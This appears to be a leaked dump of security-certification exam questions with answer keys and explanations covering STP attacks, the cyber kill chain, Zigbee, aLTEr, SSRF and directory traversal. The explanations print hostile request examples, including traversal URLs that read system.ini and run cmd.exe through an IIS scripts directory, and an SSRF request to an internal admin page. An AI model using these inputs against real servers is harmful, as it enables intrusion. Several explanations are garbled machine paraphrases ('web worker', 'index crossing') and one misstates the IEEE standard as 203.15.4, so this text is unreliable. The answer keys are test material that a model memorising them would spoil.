
NEW QUESTION 234
- (Exam Topic 2)
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process. Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in
the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack

Answer: D

Explanation:
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a “root” switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker’s system has a lower bridge priority. The attacker can then see a variety of

frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



switch

NEW QUESTION 237
- (Exam Topic 2)
In the field of cryptanalysis, what is meant by a “rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

NEW QUESTION 238
- (Exam Topic 2)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 243
- (Exam Topic 2)
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Answer: C

Explanation:
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf
The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 247
- (Exam Topic 2)
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?

A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT

Answer: C

Explanation:

Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.
The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:

- Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks
- Low duty cycle – provides long battery life
- Low latency
- Direct Sequence unfold Spectrum (DSSS)
- Up to 65,000 nodes per network
- 128-bit AES encryption for secure information connections
- Collision avoidance, retries and acknowledgements

This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.

NEW QUESTION 249
- (Exam Topic 2)
You are a penetration tester working to test the user awareness of the employees of the client xyz. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email. Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Command and control
C. Weaponization
D. Exploitation

Answer: C

Explanation:
Weaponization
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even
individuals within the organization to carry out their attack. For example, the adversary
may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary: o Identifying appropriate malware payload based on the analysis o Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability
o Creating a phishing email campaign o Leveraging exploit kits and botnets
https://en.wikipedia.org/wiki/Kill_chain
The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.
* 1. Reconnaissance:
In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.
* 2. Weaponization:
In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.
* 3. Delivery:
This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.
* 4. Exploitation:
In this step, the malware starts the action. The program code of the malware is triggered to exploit the target’s vulnerability/vulnerabilities.
* 5. Installation:
In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.
* 6. Command and Control:
The malware gives the intruder/attacker access to the network/system.
* 7. Actions on Objective:
Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

NEW QUESTION 251
- (Exam Topic 2)

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443


Answer: C

NEW QUESTION 252
- (Exam Topic 2)
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Answer: D

Explanation:
aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it’s not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they’re movement as a cell tower to the victim.
Diagram Description automatically generated


Hi, I'm the client and need to join my LTE network
Hi, I am your trusted LTE provider
The real destination
The redirected destination
Hi, I am your trusted LTE provider
Hi, I'm the client and need to join my LTE network
I am Server send to me

NEW QUESTION 256
- (Exam Topic 2)
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?

A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.

Answer: D

NEW QUESTION 257
- (Exam Topic 2)
Windows LAN Manager (LM) hashes are known to be weak.
Which of the following are known weaknesses of LM? (Choose three.)

A. Converts passwords to uppercase.
B. Hashes are sent in clear text over the network.
C. Makes use of only 32-bit encryption.
D. Effective length is 7 characters.

Answer: ABD

NEW QUESTION 259
- (Exam Topic 2)

What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 263
- (Exam Topic 2)
Jason, an attacker, targeted an organization to perform an attack on its Internet-facing web server with the intention of gaining access to backend servers, which are protected by a firewall. In this process, he used a URL https://xyz.com/feed.php?url:externalIsile.com/feed/to to obtain a remote feed and altered the URL input to the local host to view all the local resources on the target server. What is the type of attack Jason performed In the above scenario?

A. website defacement
B. Server-side request forgery (SSRF) attack
C. Web server misconfiguration
D. web cache poisoning attack

Answer: B

Explanation:
Server-side request forgery (also called SSRF) is a net security vulnerability that allows an assaulter to induce the server-side application to make http requests to associate arbitrary domain of the attacker’s choosing.
In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services among the organization’s infrastructure, or to external third-party systems.
Another type of trust relationship that often arises with server-side request forgery is where the application server is able to interact with different back-end systems that aren’t directly reachable by users. These systems typically have non-routable private informatics addresses. Since the back-end systems normally ordinarily protected by the topology, they typically have a weaker security posture. In several cases, internal back-end systems contain sensitive functionality that may be accessed while not authentication by anyone who is able to act with the systems.
In the preceding example, suppose there’s an body interface at the back-end url https://192.168.0.68/admin. Here, an attacker will exploit the SSRF vulnerability to access the executive interface by submitting the following request:
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded Content-Length: 118 stockApi=http://192.168.0.68/admin

NEW QUESTION 264
- (Exam Topic 2)
While testing a web application in development, you notice that the web server does not properly ignore the “dot dot slash” (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker’s root registry.
Web workers give two primary degrees of security instruments

- Access Control Lists (ACLs)
- Root index

An Access Control List is utilized in the approval cycle. It is a rundown which the web worker’s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can’t get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn’t approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with “the site”. Along these lines everything relies upon what the site client has been offered admittance to in the framework.
Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET
http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is executed on the web
server, show.asp retrieves the file oldarchive.html from the server’s file system, renders it and then sends back to the browser which displays it to the user. The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET
http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com

This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be
GET
http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe comm shell file and run the command dir c:\ in the shell. The %5c expression that is in the URL request is a we server escape code which is used to represent normal characters. In this case %5c represents the character \ Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 269
- (Exam Topic 2)
The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

A. Have the network team document the reason why the rule was implemented without prior manager approval.
B. Monitor all traffic using the firewall rule until a manager can approve it.
C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

NEW QUESTION 273
......